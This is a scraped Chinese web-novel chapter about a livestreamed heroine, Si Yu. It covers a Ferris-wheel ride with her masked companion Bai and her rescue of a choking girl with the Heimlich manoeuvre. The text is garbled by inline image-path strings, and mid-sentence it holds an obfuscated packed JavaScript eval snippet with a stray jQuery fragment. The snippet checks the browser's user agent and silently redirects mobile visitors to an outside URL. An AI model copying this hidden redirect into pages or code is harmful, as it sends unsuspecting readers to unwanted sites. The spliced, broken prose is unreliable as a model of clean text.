【什么叫最近两天,意思您过两天会死?】
【死不死这件事你说了算?】
【死洁癖别卖关子,你到底有没有找到通关线索,说给兄弟姐妹们听听!】
司予冷漠脸:“谁跟你们是兄弟姐妹,别来沾边。”
【人言否?】
【死洁癖能不能对弹幕温柔点,我要闹了,我真的要闹了!】
司予在弹幕铺天盖地谴责声中打了个哈欠:“还有事没做,多留两天。”
【您的事情,就是来游乐场玩?】
【装什么嫩啊,作为人类,你已经是个三十岁、半只脚进土的大龄女了。】
游乐场门口站着可爱的兔子布偶,与小朋友们拍照合影。
欢声笑语不断。
不知不觉,竟走到了这里。
司予停脚:“三十岁的人身体机能良好,是承担重要社会职责的阶段。这么瞧不起三十岁,你们准备在二十九岁时嘎巴死掉?”
司予直播间人气高。
粉丝多,黑粉也多,来凑热闹的观众更多。
见她敢怼弹幕,纷纷起了火气。
【老女人自卑破防,开始诅咒弹幕了。】
【你骂谁呢,你才只能活到二十九,你这个副本就会原地暴毙!】
“自卑?”司予疑惑,“我凭自己努力,一步一个脚印走到三十岁,开心还来不及,怎么会自卑。”
粉丝见司予注意力被找茬的夺走,纷纷反击。
【谁家主人没牵绳,把你们这群狗放出来叫?】
【这是死洁癖直播间,脏东西滚远点。】
【别让老娘查到成分,骂得你们主子不敢还口。】
主播防御属性点满,粉丝集体开了狂暴,来找茬的观众很快被骂得无影无踪。
司予站在游乐场门口太久。
工作人员走来:“小朋友迷路了嘛?你的爸爸妈妈在哪里?”
司予:“没有爸爸妈妈。”
“你一个人来的?”工作人员惊讶,“娱乐项目必须有大人陪同才能玩哦。”
“我知道。”
司予说完,走进游乐场。
工作人员不太放心,远远跟在后面。
司予叹了口气,借着人群掩映:“白,出来。”
白站在司予身边,眼眸后扫,拍开飞向司予的皮球。
小孩家长连连向两人道歉。
司予笑笑:“没事。”
沉默走了片刻,清亮嗓音自头顶响起——
“想玩摩天轮吗?”司予微愣。
她暂时不想回去,既然走到游乐园,索性在里面走走打发时间。
如果没有保安跟着,她不会叫白出来,也没准备玩任何项目。
摩天轮......
接近黄昏,摩天轮亮起彩灯,衬得仓内游客笑容更加灿烂。
像一个巨型棒棒糖,拥有让人幸福的魔力。
司予仰起头,神色怔怔。
白静静站在她身后。
直到欢快乐曲逐渐接近尾声。
司予微不可见,点了下头。
“好,我去买票,等我七分钟。”
望着白快速消失的背影,司予突然想起一个严峻问题——
她没钱。
白更不能有。
他准备拿什么买票?!
摩天轮一共有十二个摩天仓,人上满后,才会启动。
情侣抱着玫瑰花满脸甜蜜、小姐妹捧着奶茶有着聊不完的话题。
众人说说笑笑,路过司予。
时间一分一秒过去。
只剩两个空仓。
对面来了一家三口。
“妈妈,我会看到彩虹色云朵嘛?”
高大男人肩膀上的小姑娘软软问道。
男人神色纠结,似乎不忍告诉女儿,那只是个宣传海报。
“看不见也没关系啊。”
走在两人身边的女人刮了下小姑娘的鼻子:“爸爸妈妈会让甜甜成为世界上最幸运的人。”
甜甜咯咯笑:“甜甜喜欢爸爸妈妈,有爸爸妈妈在,甜甜就是世界上最幸运的小孩!”
倒数第二个仓门渐渐闭合。
司予垂下眼睑,转身就走。
一阵风自身后扬起。
肩头黑发飘起又落下。司予不可思议转身,白微微喘息着,向她走过来,手指变魔术般夹着两张票。
游乐园的票是卡通图案。
一张红色小太阳,一张黄色小月亮。
白弯下腰,视线与司予平齐。
递出小太阳的票:“走吧,我们去坐摩天轮。”
嗓音如摩天轮启动前流泻的悠扬钢琴曲,拥有让人心情变好的魔力。
司予瞥了眼时间,刚好七分钟。
她接过票,迈入最后一个摩天仓。
工作人员为他们扣好安全带,关闭仓门,摩天轮缓缓启动。
“你去哪里搞得钱?”
白莞尔:“放心,我不会做违法的事。”
司予没再追问,扭头望向窗外。
人群,建筑,不断缩小。
他们离天空越来越近。
晚霞染红半边天,绵白云朵东蹭蹭,西擦擦,染了满身粉红、深红和金黄。
自由来去。
于是天空也变成了暖色调。
很漂亮,但无论云朵如何努力,也不会变成彩虹的颜色。
司予收回目光。
许是觉得两人静坐,气氛过于安静,司予就着黄昏,说起往事——
“我小时候,镇子里建了个游乐场,满大街贴着画满彩色云朵的宣传单。”
“所有去过游乐场的小朋友,都说他们看到了彩虹云朵。”
司予垂眸浅笑:“我当时信以为真,一直想去看看,可惜没有机会。后来长大,机会有了,却已经知道,那是假的。”
现实世界没有彩虹色云朵,也不会有永远幸运的人。
她不知为何,忽然想说说这些埋在记忆深处,以为忘记却历历在目的回忆。
或许因为白是一个很好的倾听者。
也或许,黄昏太温柔,温柔到能容纳下她曾经所有的渴望与可笑。
司予闭上眼,不再说话。靠在仓门,等待摩天轮下降。
白沉默着,没发表任何言论。
直到摩天仓升到最高点时,他轻声说:“司予,看天空。”
司予睁眼。眼角余光内,成片气球齐齐飞向天空。
司予眼眸微微睁大,双手贴在玻璃上,向外望。
赤橙红绿青蓝紫粉黄白......
比七种颜色更多。
飞向高空,冲进云层。
在迤逦黄昏中,拼接成彩虹色碎云。
落日晚霞映红司予眼眸。她扭头。
银白面具下,白嘴角微扬,嗓音温柔如落日黄昏。
“司予,你会一直幸运的。”
心脏蓦地跳空一拍,司予嘴唇微动,话未出口。
下一秒,白消失不见。
司予下意识伸手,又很快缩回。
十分钟到了。
司予重新转过头,望向天边。
摩天仓缓缓下降。
游客站在原地仰头,指向天空,不断惊叹。
“爸爸妈妈,真的有彩虹色云朵耶!”
气球随风四散,变成极小的点。
司予收回视线,走出仓门。
工作人员头向内探:“小朋友,你、你哥哥呢?!”
司予指着天空。
工作人员下意识抬头。
司予拔腿就跑。
跑到一半,被人拦住。
甜甜香味飘来。
“你就是司予小朋友吧。”
棉花糖摊贩捧着一大朵白色棉花糖递给司予:“这是你哥哥给你的。”
哥哥,白?
他什么时候买的。
司予微愣:“您怎么知道我是司予。”
“只有你是一个人走出摩天轮,你哥哥说,这是送给勇敢小朋友的礼物。”
司予接过棉花糖,左右望。
学着其他人的样子,撕了条放进嘴。
棉花糖在舌尖轻飘飘化开,像在咬一团云。
没有想象中齁人。
淡淡甜香,和那晚蜂蜜水一样。
“谢谢。”
嗓音很轻,散在风中。
但白听得到。
—七月二十日。
阳台花盆四分五裂,泥土洒出来,地板布满黑乎乎凌乱脚印。
在尖叫怒骂声中,司予抬脚,踹飞举起小刀刺向她的男孩。
男孩摔向阳台,嘴啃了口泥,呸掉后气得哇哇大哭。
门铃响起。
男人丢掉斧头,去开门。
女人将剁骨刀丢进沙发底,一只手整理仪表,一只手捂住男孩的嘴。
怨毒眼神死死盯住司予,无声念道。
我、要、杀、了、你。
司予懒得理她,侧耳倾听——
“你们好,我是新搬来的邻居,想借下剪子。”门外人嗓音迟疑,“方便吗?”
“当然。”男人回头,“亲爱的把剪子拿来,我们隔壁一直空着,难得搬来新邻居,真是让人高兴。”
女人递出剪子:“欢迎你们来到这里。”
门外人连声道谢。
转身时,有人叫住他。
“你是刘原父亲吗?”
那人惊讶回眸:“是的,你认识我家原原?”
司予点头:“我想看看她,方便吗?”
女人扯住司予:“小予,人家刚搬来,有许多东西要准备,不去打扰人家,好不好?”
手指甲陷进皮肉。
司予脸色如常。
笑死,根本不痛。
“怎么会,我家原原性子害羞,在陌生环境能见到小伙伴,开心都来不及。”
他俯下身:“小予,欢迎来我家做客。”
司予跟着他走进家。
卧室有人嗓音慌乱:“宝贝,快吐,快吐出来!”
“原原她爸!快回来!原原卡住喉咙了!”
司予比刘原父亲更快冲进卧室。
刘原脑袋耷拉,手脚软弱无力。
地面有几个打开的果冻壳。
司予冲过去,从女人手中抢过刘原,环抱腹部。
拳眼抵在她肚脐上方两指宽的位置,快速用力冲击腹部。
刘原哇哇吐出两大块果冻。
青白脸色有所和缓。
刘原缓了片刻,哇哇大哭:“妈妈,我怕。”
司予放开手。
刘原扑进母亲怀里。
夫妻二人抱着刘原反复检查许多遍,终于松了口气。
面向司予,眼圈通红。
“谢谢你,真的谢谢你!”
司予视线落向不停抽噎的刘原:“有时间去看看海姆立克急救法吧。”
两人疯狂点头。
司予对他们没有好感,但这里的刘原似乎过得不错。
穿着浅白色小裙子,戴着银钻王冠,脸蛋胖乎乎,像个无忧无虑的小公主。怯生生望着她,与当初叉腰骂人的模样判若两人。
如此,她也就放心了。
司予转身离去。
这个副本停留时间有些长,该结束了。
傍晚,门铃再次响起。
女人温柔呼唤:“小予,你的小伙伴来找你玩了。”
司予收起悬在手腕上的匕首。
刘原
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17259939|194456||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
父母带了一大堆零食和水果。
“真的很感谢你们家小予,要不是她,我们家原原就危险了。”
女人瞥了眼司予,扯扯嘴角:“我家小予,确实是个好孩子呢。”
刘原父亲点头:“说来惭愧,遇到危急情况,我们的反应竟不如孩子。我们以后一定会好好反思,认真学习海豹法。”
司予:“......”
那叫海姆立克,谢谢。
懒得听他们寒暄。
司予看问刘原:“来我卧室玩吧。”
刘原犹豫片刻,跟过去。
卧室。
刘原贴着墙边,眸中透着好奇和一丝丝紧张。
司予把床上兔子玩偶塞给她:“可爱吗?”
刘原摸了摸兔子耳朵,小声回:“可爱。”
“送你了。”
刘原微微瞪大眼:“不、不行,妈妈说不能随便收陌生人的礼物。”
“我叫司予,你叫刘原,我们知道彼此名字,不算陌生人。”
刘原表情呆萌。
司予忍不住笑。
她拍拍床:“你父母对你好吗?”
刘原抱着兔子,坐在司予身边:“嗯!爸爸妈妈是世界上对我最好的人。”
“那你现在开心么?”刘原有些迷茫,似乎不理解这个新认识的小伙伴为何总问些奇怪问题,但还是点了点头。
“真好。”司予说。“那我就放心了。”
刘原没听清:“你说什么?”
司予摇头:“你以后想成为什么样的人?”
刘原想了想:“我长大后想当医生。”
司予挑眉:“因为医生赚钱多?”
刘原眼睛很亮:“我想像你一样救人。”
司予愣住。
“我有点记不得果冻卡住嗓子的感觉了,但妈妈说我差点离开她。”刘原说,“谢谢你让我重新回到妈妈身边,我以后想成为和你一样、能让别人重获幸福的人。”
司予眸色认真:“你一定可以。”
“原原,我们该回家啦,明天再来找小予玩吧。”
“来啦。”
刘原连忙抱着兔子玩偶跑出卧室。
“刘原。”
刘原回头。
“分班级时不要选姓范的老师,其余任何老师都可以。”
刘原似懂非懂点了点头。
她跟着爸爸妈妈走到门口,搂住兔子转过身:“司予,我们做好朋友吧,以后一起上下学!”司予笑笑:“我们早就是好朋友了。”
刘原弯起眼:“我明天带我最喜欢的四驱车送给你。”
大门闭合。
阴恻恻嗓音自身后响起。
“小予,为什么要管别人家的闲事?”
女人歇斯底里:“有这个功夫,为什么不来多关心爸爸妈妈!坏孩子!不听话的坏孩子!”
司予避开飞来的苹果。
她甚至懒得向客厅三人投去半分目光,径直走向卧室:“白,别让他们打扰我。”
“是!”
客厅突然出现黑衣覆银色面具的男子。
